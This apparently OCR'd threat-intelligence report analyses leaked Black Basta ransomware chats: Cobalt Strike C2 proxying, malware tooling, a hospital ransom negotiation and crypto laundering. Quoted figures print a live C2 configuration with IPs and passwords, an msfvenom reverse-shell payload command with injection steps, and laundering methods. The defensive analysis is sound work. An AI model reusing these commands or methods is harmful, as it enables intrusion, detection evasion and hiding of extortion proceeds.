


Figure 29: Notable discussion which highlights how some members take a structured approach to ramping up their proficiency with Cobalt Strike

Many conversations also focus on the fact that out-of-the-box Cobalt Strike payloads are now widely detected, forcing the group to develop new obfuscation methods, modify beacon execution flow, and integrate external encryption techniques.

This leads to a discussion on Artifact Kit modifications, where an actor shares an LLVM-based approach to automatically alter payloads before deployment, ensuring that each payload is unique. The chat logs also often reference .cna files, a key component in Cobalt Strike’s scripting framework.

These files are used to extend Cobalt Strike’s functionality, automate tasks, and introduce custom evasion techniques. Specifically, the logs link to a .cna script from the Github – C2 Tool Collection, which focuses on adding machine accounts – an action commonly associated with privilege escalation or persistence techniques in Active Directory environments. Operators also rely heavily on pre-built scripts to streamline their attack workflows.

This aligns with Black Basta's broader strategy of customizing their tooling rather than relying on default configurations, reinforcing their commitment to staying ahead of security detections. Additionally, the mention of addcomputer.py from Fortra's Impacket library in the same conversations suggests that the group actively integrates external offensive security tools into their workflow.

This further supports the idea that Black Basta leadership maintains a modular approach to attack execution, leveraging Cobalt Strike's scripting capabilities and external Python-based tooling to maximize operational flexibility.

Another notable example of Black Basta's adaptive execution methods is their extensive use of rundll32.exe, a legitimate Windows utility repurposed for executing malicious payloads. As reflected in the chat logs, rundll32 was widely employed to launch Cobalt Strike beacons, execute malicious DLLs, and evade security detections. However, as one of the security vendors started flagging rundll32-based executions generically, the group was forced to experiment with process injection and alternative staging mechanisms.

One of the most significant discussions in the chat logs revolves around shifting from Cobalt Strike to Brute Ratel C4 (BRC4). Multiple actors discuss testing BRC4 as an alternative, stating that it offers superior evasion against modern EDR solutions.

Unlike Cobalt Strike, which has become heavily scrutinized by security researchers, as often emphasized in message exchanges between members, BRC4 is designed to minimize detection by relying on execution methods that do not follow traditional attack signatures.

Conversations also suggest that attackers perceive BRC4 as a necessary addition to their tooling, particularly for high-value operations requiring a lower detection footprint. The logs confirm that this transition is not absolute, and many Black Basta affiliates still rely on Cobalt Strike, but BRC4 is increasingly being evaluated as a stealthier alternative.

"Coba PROXY"

- Another major theme in the chats is how to structure Cobalt Strike's command-and-control (C2) network to avoid detection and takedowns. The so-called "Coba Proxy" system plays a central role in this, providing a layered infrastructure designed to obscure real C2 traffic.
- A set of elements, referenced repeatedly in the leaked chats as "Coba PROXY" or "Coba SERVER", is a custom-built proxy infrastructure designed to obfuscate Cobalt Strike's network traffic. The actors never expose their real Cobalt Strike Team Server directly.
- Instead, they use a network of SOCKS5 proxies, SSH tunnels, and domain-fronting techniques to ensure that all incoming connections appear to be from trusted sources. The Coba Proxy system is structured in a multi-tiered way, using a combination of:
- SOCKS5 proxy layers that forward Cobalt Strike beacon traffic through multiple relay points.
- SSH tunnels that encrypt communication and make direct network tracking difficult.
- CDN domain fronting, where traffic appears to come from services like Cloudflare or Google Cloud instead of malicious infrastructure.
- One of the actors highlights using TLS encryption with Let's Encrypt certificates, ensuring that network defenders cannot distinguish beacon traffic from normal HTTPS traffic. Based on the chat logs, Coba Proxy works by:
- Intercepting incoming beacon traffic from infected hosts.
- Routing this traffic through a series of SOCKS5 and SSH proxies, ensures each hop in the relay network further obfuscates the true destination.
- Encrypting all communications using TLS certificates, often mimicking legitimate services.
- Domain fronting techniques are used to disguise C2 traffic as coming from trusted services.
- Additionally, some conversations focus on modifying HTTP headers in Malleable C2 profiles to ensure that network monitoring tools do not flag the traffic as suspicious. By setting Microsoft's Office365 as the HTTP Host Header, the attackers ensure that all outbound C2 traffic looks like legitimate enterprise web traffic.
- The "Coba" proxy system is not simply a single-layer relay for Cobalt Strike traffic – it is a multi-tiered proxy and obfuscation system designed to protect the true location of Cobalt Strike Team Servers.
- The chat logs frequently reference its deployment, with actors discussing different configurations, methods for securing traffic, and countermeasures against detection. The primary goal of "Coba Proxy" is to create a chain of intermediary servers that relay malicious traffic. This ensures that even if one proxy server is detected and taken down, the attackers do not lose control over their Cobalt Strike infrastructure.
- The conversations indicate that Coba Proxy is structured in the following way:
- Infected hosts do not connect directly to the Cobalt Strike Team Server but are first routed through multiple SOCKS5 proxies, each of which is hosted on separate servers or compromised machines.
- Each proxy layer is linked via encrypted SSH tunnels, preventing network defenders from seeing the actual command traffic in plaintext.
- The first hop in the connection chain appears to be a well-known cloud service (e.g., Google, Cloudflare, Amazon AWS), masking beacon traffic behind legitimate-looking TLS-encrypted traffic flows.
- If one of the proxy nodes is taken down, beacons can automatically reroute through a different "Coba Proxy" node without exposing the real C2 Team Server.
- The proxy randomizes the ports used for communication, ensuring that network detection rules cannot rely on static port signatures.

```
>>> Coba PROXY <<<
port: 34209
ssh -p34209 root@45.227.252.244
pjmQ4AXSqQeBvux1nsVbM3IkvIYKuUI79LF
domain: xavfgrtgrg.com
https://xavfgrtgrg.com (Ports: 80,443,8080,8888,7575,4444)
------------------------------------------------------------------------
>>> Coba SERVER 4.8 TE <<<
  port: 51267
ssh -p51267 root@91.191.209.70
B14OvvlXYIqNwuytHD8OSU01L6mlNYTyEYX

COBA://91.191.209.70:11220
pSTm9Iml1wA4B22M18t86xqjsJh4BD37DKF

./teamserver 91.191.209.70 pSTm9Iml1wA4B22M18t86xqjsJh4BD37DKF ./xxxx.profile
```

Figure 30: An example of a live Coba Proxy configuration from the chat logs

This indirectly confirms that Coba Proxy is configured to:

- Run SSH-based proxy tunnels (ssh -p34209 root@45.227.252.244).
- Use multiple ports across different services (80, 443, 8080, 8888, 7575, 4444), which prevents security tools from flagging suspicious activity based on static port detection.
- Relay traffic between multiple server nodes, ensuring that the actual Cobalt Strike C2 remains hidden behind several layers of proxying.

One of the most frequently discussed features of "Coba Proxy" is its use of SOCKS5. Operators rely on multiple proxy nodes, frequently rotating them to avoid detection and maintain clean traffic flow. A leaked conversation confirms that they actively monitor and update proxy lists:

```
usernameyy: 141.98.80.167 - коб 5 прокси, не работает Cobalt Strike 5 proxy, not working
179.60.149.241 - не нужна, бывшая коба, на которой я тренировался (можно в принципе
переустановить и взять ее) not needed, former Cobalt Strike machine I used for training
(could be reinstalled and reused if necessary)
194.165.16.16 - использовалась для тестов, удаляем used for tests, removing it
194.165.16.19 - cob4 main, надо спросить у парней Cobalt Strike 4 main, need to check with
the guys
194.165.16.55 - не используется, лишняя прокси, можно отказаться unused, extra proxy, can be
discarded
194.165.17.9 - коб1 мейн, надо заменить прокси и можно использовать, либо отказаться Cobalt
Strike 1 main, needs proxy replacement and can then be used, or we can discard it
141.98.81.48 - коб5 мейн, спросить у парней Cobalt Strike 5 main, need to check with the guys
```

Figure 31: **YY** lists IPs used in the cybergroup environment

By frequently modifying which proxy servers are used, Black Basta ensures that detection by security vendors remains difficult, as defenders cannot rely on static indicators of compromise. This demonstrates a mature operational model, where proxies are cycled in and out of use to prevent defenders from establishing static detection rules.

Another critical function of Coba Proxy is that it disguises beacon traffic as normal HTTPS requests.

The actors extensively discuss using domain fronting, a technique where Cobalt Strike beacons communicate with an intermediary CDN service (such as Cloudflare, AWS, or Fastly), making C2 traffic indistinguishable from regular enterprise browsing.

By setting the host header to outlook.office365.com, all Cobalt Strike beacon traffic appears to be standard Microsoft 365 web traffic, passes through enterprise firewalls without triggering alerts, and is unlikely to be blocked since Microsoft domains are whitelisted in most corporate networks.

This aligns with the modern trend of using legitimate TLS services (such as Let's Encrypt) to sign certificates for malicious C2 servers, further reducing the likelihood of detection. Coba Proxy is not just a simple relay mechanism; it is an actively maintained, multi-layered defense system that:

- Ensures persistent access to infected networks even if one server is taken down.
- It hides beacon traffic behind legitimate cloud services, making detection extremely difficult.
- It uses SOCKS5 chaining, SSH tunnels, and TLS fronting to prevent attribution.
- Rotates infrastructure dynamically, ensuring defenders cannot establish permanent blocklists.

This level of sophistication suggests Black Basta is not comprised of low-level cybercriminals, but highly organized attackers with significant operational experience when it comes to infrastructure architecture and maintenance.

Open-source and other publicly available tools

While Cobalt Strike forms the backbone of Black Basta's post-exploitation and initial access efforts, the leaked chat logs also highlight the significant role played by open-source tools obtained from GitHub.

These public repositories provide a wide range of capabilities for the Black Basta, including C2 profile generation, payload obfuscation, credential dumping, and malware execution frameworks.

Leaked discussions further reveal that Black Basta members don't simply download and deploy these tools in their default state. Instead, they analyze, modify, and, in some cases, integrate them into hybrid execution chains tailored to their operational needs.

This consistently high level of customization allows them to enhance stealth, efficiency, and persistence.

With over 100 unique GitHub repositories mentioned in the chat discussions, the vast majority of which were shared either as a reference, an inspiration, or for casual discussion, while only a few were potentially used in actual operations. However, this still underscores just how important open-source tooling is for the group – serving as a foundation for attacks and a wellspring of innovation that adversaries continuously tap into.

Threat actors regularly pull exploit code and obfuscation tools from GitHub to enhance their payload generation pipeline.

Some of the most frequently mentioned repositories include lk_socks5 – a SOCKS5 proxy tool used for stealthy C2 routing and Nidhogg – a rootkit that facilitates process hiding and stealth execution.

Another frequently discussed GitHub resource among the actors is Random C2 Profile Generator, a tool that generates customized C2 configurations that make beacon traffic harder to detect.

The chat logs confirm direct references to its usage, with one actor explicitly stating they took an unmodified profile generator from GitHub.

This tool's purpose is to randomize HTTP headers, URIs, and payload structures, ensuring security solutions relying on static signatures or predefined behavioral patterns struggle to detect Black Basta's beacons.

The ability to generate unique profiles per operation allows the attackers to evade security products that rely on predefined Cobalt Strike detection heuristics.

The logs confirm using various GitHub-hosted credential dumping and privilege escalation tools. One of the most frequently referenced tools is secretsdump.py from Impacket, which is used to extract password hashes and NTLM credentials.

Attackers explicitly discuss using the secretsdump script in conjunction with proxychains to extract credentials from multiple hosts simultaneously. Other conversations within the chat logs further confirm that this tool was actively deployed in real-world operations, with one actor discussing automating credential dumping across multiple targets using threading to speed up execution.

This usage highlights a strategic approach to post-exploitation, where attackers optimize workflows to extract sensitive data as efficiently as possible.

To evade detection from AV/EDR solutions, the actors frequently reference obfuscation and encrypted payload loaders. One tool specifically mentioned is ObfuscatedSharpCollection.

However, its actual usage within operations is not fully confirmed in the chat logs beyond passing mentions. One actor stated that without encryption payloads are quickly detected and suggested using ObfuscatedSharpCollection. However, no explicit confirmation exists that it was successfully integrated into Black Basta's attack chain.

More prominently, the chat logs indicate a strong reliance on AtlasLdr, a payload loader designed to bypass AMSI and execute shellcode stealthily.

An actor specifically mentioned Atlas can be used for shellcode execution, and it successfully bypasses AMSI, confirming its role in obfuscating Cobalt Strike beacons and other payloads.

Further supporting this emphasis on evasion, the logs indicate discussions on modifying payload execution strategies to circumvent security restrictions. One conversation highlights that if a file is not present on the system, their tool downloads it in an encoded format and then decrypts it. All while avoiding Mark of the Web (MOTW) restrictions.

This activity demonstrates a tactical approach to payload staging, where attackers ensure security mechanisms like Windows SmartScreen do not flag their files.

Metasploit also plays an essential role in earlier attack stages.

Operators frequently rely on it for initial reconnaissance and foothold establishment, leveraging known exploits for privilege escalation. They also use it to test payloads and refine obfuscation techniques while deploying Cobalt Strike beacons through Metasploit loaders.

Additionally, they chain exploits to execute multi-stage compromises, enhancing their attack strategies. This approach allows attackers to gain initial access with Metasploit, pivot to Cobalt Strike for persistence and lateral movement, and modify execution flows based on detection trends. Leaked logs also indicate that Metasploit handlers and post-exploitation modules are frequently executed as part of an automated chain:

```
usernamexx: > -создаем и запукскаем скрипт creating and running the script
> nano META.sh
> chmod 777 META.sh
> ./META.sh
>
> -создаем .bin для меты generating a .bin for Meterpreter
> msfvenom -p windows/meterpreter/reverse_tcp_rc4 -a x86 --platform windows
RC4PASSWORD=Passw0rd! lhost=127.0.0.1 lport=443 EXITFUNC=thread -i 30 -f raw
DEMSF443.bin
>
> -смотрим процессы checking running processes
> ps -S svchost -U username
>
> -мигрируем в x64 migrating to a 64-bit (process)
> run post/windows/manage/migrate KILL=true SPAWN=false PID=7756
>
> -инжект в кобу injecting into Cobalt Strike
> run post/windows/manage/shellcode_inject SHELLCODE=/root/payloads/cob8_443_64.bin
AUTOUNHOOK=y,BITS=64,PID=7416
```

Figure 32: **XX** describes exploitation flow to team members

In addition to Metasploit, and other popular tools like Mimikatz, chat discussions often referenced using Rclone, an open-source file sync tool, for exfiltration and persistence. The logs indicated Rclone is configured to automatically sync stolen data to remote storage locations, ensuring attackers maintain access to compromised information even if their initial foothold is removed.

A command example shared in the logs shows the configuration of Rclone for automated exfiltration via cloud storage services. This method allows attackers to bypass traditional network monitoring mechanisms that might detect large data transfers to suspicious IP addresses.

Pikabot and Qakbot

In addition to publicly available tools, Black Basta operators were also actively looking into closed-source options, including testing and deploying Pikabot, a malware loader designed for stealth and modular execution.

The group positioned Pikabot as a potential successor to Qakbot, which has been a staple in cybercriminal operations but was facing increased detection and mitigation efforts. Pikabot was actively deployed and tested across various environments to assess its performance against modern security defenses.

Its modular framework allowed attackers to load additional shellcode, facilitating secondary-stage infections, including Cobalt Strike beacons.

The malware was fully integrated into Black Basta's delivery and infection pipeline. One notable exchange within the leaked discussions even suggests a direct link between a Black Basta member and the development team behind Pikabot.

A user, identified as n3auxaxl, indicated future plans to completely rewrite the malware, introducing a new paradigm and significant changes in its functionality. In contrast, further elaboration from the same user suggested that the next iteration of the malware would incorporate multiple layers of payload execution:




Figure 33: **n3auxaxl's** statement on Pikabot's future

These statements indicate that at least one individual within the group had a direct influence over Pikabot's development and evolution.

Another notable example of an externally acquired and evidently utilized framework was Qakbot.

While it remained integral to Black Basta's operations, internal discussions revealed growing concerns about its declining effectiveness. Group members debated whether the malware had already outlived its usefulness and acknowledged that its detection rates had significantly increased.

At its peak, Qakbot was a cornerstone of Black Basta's infection pipeline, automatically spreading across networks and facilitating deep persistence within compromised environments.

Qakbot was particularly effective in executing lateral movement strategies, as attackers could scan the network, escalate privileges, and consolidate infected hosts into a C2 panel. However, the cybercriminal landscape has shifted in response to Microsoft's security enhancements, such as macro-blocking policies, which dealt a major blow to Qakbot's traditional delivery mechanisms.

Some members lamented their difficulty maintaining large-scale infections compared to earlier periods when the bot had been more reliable.

Despite these setbacks, certain members still relied on Qakbot, emphasizing its capacity to handle large-scale operations. It also remained a valuable tool for specific spam and infection campaigns, but operators acknowledged that it needed constant retooling to remain effective. Notably, one conversation even suggested that Cortes, a known Black Basta affiliate, had a direct role in Qakbot's development, reinforcing the group's close ties to the botnet's operations:




Figure 34: **GG** exposing Cortes' background

With Qakbot's future uncertain, Black Basta members actively sought alternatives, leading to a growing focus on Pikabot.

Ultimately, the chat logs suggested a transition period, during which Qakbot remained in play but was increasingly phased out. Some members expressed nostalgia for the botnet's earlier efficiency but recognized the need to pivot to newer tools.

Overall, the transition from Qakbot to Pikabot underscores how Black Basta operators continuously evolve their tools in response to security advancements.

RATs and MaaS

In addition to the previously mentioned tools, Black Basta affiliates utilize various other malware frameworks, including LummaC2, Remcos RAT, DarkGate, and Anubis. LummaC2 appears frequently in the logs, particularly for its multi-functional remote access capabilities, such as keylogging, data exfiltration, and persistence mechanisms:

```
usernamegg: давай криптанем стиллер LummaC2 let's encrypt/obfuscate the LummaC2

burito: строка sPMdjaSXyqRCaaEEGgZyQDBAsKtJwq string sPMdjaSXyqRCaaEEGgZyQDBAsKtJwq

burito: lu.zip
```

Figure 35: Message exchange suggesting encrypting, obfuscating, or otherwise modifying the LummaC2 stealer to make it harder to detect. The follow-up message "lu.zip" likely refers to an archive file containing either the stealer itself, a crypter, or the obfuscated payload

The logs also reference Remcos RAT as a stable backdoor solution, particularly for longer-term access to compromised environments. The logs provide insight into operational frustrations, where actors discussed bypassing Windows security mechanisms and evading detection when deploying these RATs.

DarkGate is another key tool that appears frequently in the chat logs, often discussed in relation to its evasion techniques and capabilities.

One notable conversation describes how DarkGate v5 was updated to bypass runtime antivirus detections while reducing its binary size and improving its internal injection methods:

```
usernameugway: Darkgate v5
[+] AU3 Method completly improved and recoded from 0 to bypass all runtime Avs again
[+] Reduced RAW stub size by 30%
[+] AU3 Stub size reduced by 90%
[!] Fixed several bugs
[+] All internal injection methods improved
[+] New builder method by single DLL with signed Executable
[+] Network protocol reworked, now all traffic is always 100% encrypted and removed weak
encryption algorithms
[+] Stability Improved
[+] Faster Global and Loader C&C and Stub execution
[+] Faster compression algorithm
[+] Polymorphic shellcode builder
[+] Improved DarkGate licence system
[!] Fixed: Windows Defender was sometimes detecting the startup method after some period of time
[!] Fixed: C&C Loader crash after some days
```

Figure 36: Likely a copy-pasted text shared by **ugway**, from Darkgate's advertisement

This activity aligns with the broader trend observed in Black Basta's operations - adapting malware loaders and execution techniques in response to security improvements.

Members also discuss Anubis RAT in detail, particularly regarding its injection techniques and automation capabilities. Additionally, the logs even reveal a dedicated support element assisting in the deployment and troubleshooting:




Figure 37: **AA** (one of **GG's** alternative usernames, used for external communications, including those with affiliates) is in touch with a support representative from the Anubis team

The "Anubis botnet (support)" role, referenced in the chats, appears to handle technical requests, coordinate with administrators, and manage build deliveries.

As evident on the screenshot above, the conversation details a delay in generating a new DLL payload, with the support team explaining that same-day requests are technically unfeasible.

However, in response to operational urgency, the administrator prioritized the task as an exception. The logs also confirm the attackers test different execution methods to optimize Anubis's deployment strategy, reflecting an ongoing effort to enhance its stealth and adaptability.

Ransom negotiations and monetization

Black Basta not only conducts thorough reconnaissance to assess financial viability and regulatory implications before selecting targets but also closely monitors post-incident reactions, staying informed through cybersecurity news and public ransomware trackers:




Figure 38: User **CC** shares his preferred public ransomware tracking resources

Leaked chat logs reveal how members evaluate organizations' ability to pay, prioritizing large enterprises with high revenues and a strong incentive to avoid prolonged disruption. Certain countries even appear to have reputations within the group shaping their decision-making process.

While companies in the U.S., Canada, and parts of Europe – particularly Germany and Switzerland – are seen as more likely to negotiate, those in France and Italy are often resistant to ransom demands. This perception is based purely on internal chat conversations among Black Basta members.

Internal discussions often highlight operators' frustration when victims refuse to pay or offer significantly reduced settlements. Chat logs contain multiple instances of disappointment and resentment, with members expressing dissatisfaction over failed negotiations, victims openly disregarding threats, or companies prioritizing regulatory disclosures over ransom payments.

In some cases, operators attribute unsuccessful extortion attempts to incomplete encryption efforts or a failure to exert enough pressure on victims.

Case study: ransom negotiation with a healthcare provider

While the chat logs contain a large volume of message exchanges related to victimology, one of the most revealing incidents involved a ransomware attack on Ascension Health, a major U.S.-based healthcare provider.

This incident stands out not only due to its high-profile nature but also because discussions surrounding it were the longest and most detailed in the logs, engaging the largest portion of the team compared to other cases. The chat exchanges captured a wide range of emotions, from panic to aggression, as members debated the attack's execution, the victim's response, and the potential outcomes.

The attack severely disrupted hospital operations, leading to delays in patient care and forcing staff to revert to paper documentation. Internal communication among the attackers highlighted the gravity of the situation, with some expressing concern over the ethical and legal implications of targeting a critical healthcare institution.

GG even suggested releasing the decryption key for free, acknowledging the potential for severe political and legal repercussions if patient deaths were linked to the attack. However, despite these concerns, the group ultimately decided to continue their extortion efforts, albeit with a modified approach:




Figure 39: Negotiation message to Ascension Health (fragment)

Recognizing the heightened scrutiny from law enforcement and government agencies, they opted to frame their actions in a more strategic manner. Instead of demanding payment for decryption, they offered to unlock critical systems as a "gesture of goodwill" while maintaining firm ransom demands for the stolen patient data. This approach was designed to mitigate potential backlash while still securing financial compensation. The chat logs confirm that negotiations with the hospital were particularly challenging. The victim's representatives, likely with assistance from cybersecurity firms, pushed back against demands, arguing that the organization had already suffered immense financial losses and could not afford a ransom payment. The attackers, aware of previous high-profile healthcare ransomware cases, anticipated strong resistance but remained firm in their demand, emphasizing the reputational damage and regulatory fines the hospital could face if patient records were leaked. At one point, an actor involved in the negotiations noted that this attack was receiving significant attention from government agencies such as the FBI and CISA. Despite the risks, they continued pressing for payment, eventually deciding to leak portions of the stolen data as a pressure tactic. The internal discussions suggest that while some members believed this could force a settlement, others feared that escalating the situation could provoke severe retaliatory measures, like those seen in past cybercrime crackdowns.

Leaks and payments handling

Black Basta employs a multi-layered extortion strategy, leveraging encryption and data exfiltration to maximize pressure on victims. If an organization refuses to pay, attackers threaten to publish stolen data on their dedicated leak site.

The chat logs provide insights into Dedicated/Data Leak Site (DLS) post management, how these leaks are orchestrated, including detailed instructions on uploading stolen data to FTP servers and generating unique URLs for public disclosure:




Figure 40: Process for publishing a leak on an .onion-based DLS

Once a victim pays the ransom, Black Basta follows strict operational security measures to launder the funds.

Payments are typically demanded in Bitcoin, with transactions routed through multiple wallets to obscure the money flow. The chat logs reveal discussions about cryptocurrency tumblers and peer-to-peer exchanges as methods for laundering ransom proceeds.

The group also appears to maintain relationships with underground financial facilitators who assist in converting illicit earnings into usable funds. There is also evidence that Black Basta tailors its payment demands based on the victim's financial situation.

Some negotiations involve significant reductions in ransom amounts when organizations convincingly argue that they lack the funds to meet initial demands. However, in cases where victims outright refuse to pay, attackers escalate by leaking sensitive data, aiming to coerce a settlement.

When it comes to ransom payments, Black Basta employs a multi-step process designed to obscure the origin of the funds.

The first step involves mixing services, which are tools that combine and mix cryptocurrencies from various sources to break the link between the input and output transactions. This process makes it more difficult for law enforcement or blockchain analysis firms to trace the flow of funds. The conversations highlight the importance of these services in the group's operations, with members discussing the need to mix their BTC to ensure it is "clean" before further use:




Figure 41: **GG** shares recommendations for mixing services

In addition to mixing services, the group utilizes specific cryptocurrency wallets to manage their funds. The logs mention the use of various services, like Atomic Wallet and Exodus, which are popular among cryptocurrency users for their ease of use and support for multiple cryptocurrencies.

These wallets allow the group to store, send, and receive cryptocurrencies while providing features for exchanging different types of cryptocurrencies.

The choice of wallet is crucial. It must support the group's need for anonymity and can handle large transactions. The group's cryptocurrency management strategies also involve converting BTC to other forms of cryptocurrency to further obscure the origin of the funds. One method mentioned in the logs is the conversion of BTC to TRC20, a token standard on the TRON blockchain:




Figure 42: **n3auxaxl's** comments about cryptocurrency conversion

Another crucial aspect of the group's strategy is using AML (Anti-Money Laundering) score checking services. The logs mention using AMLBot, a service that allows users to check the "cleanliness" of their BTC:




Figure 43: The group aims to keep their AML scores below 70-80% to ensure that their transactions are not flagged

A high AML score indicates the funds are likely to be flagged or blocked by exchanges, as they may be associated with illicit activities.

This process involves creating new wallets with unique seed phrases and using different IP addresses for each transaction to avoid being traced. Exchange services also play a significant role in the group's operations, with ChangeNOW being mentioned as a preferred platform for converting BTC to Monero (XMR) and vice versa:

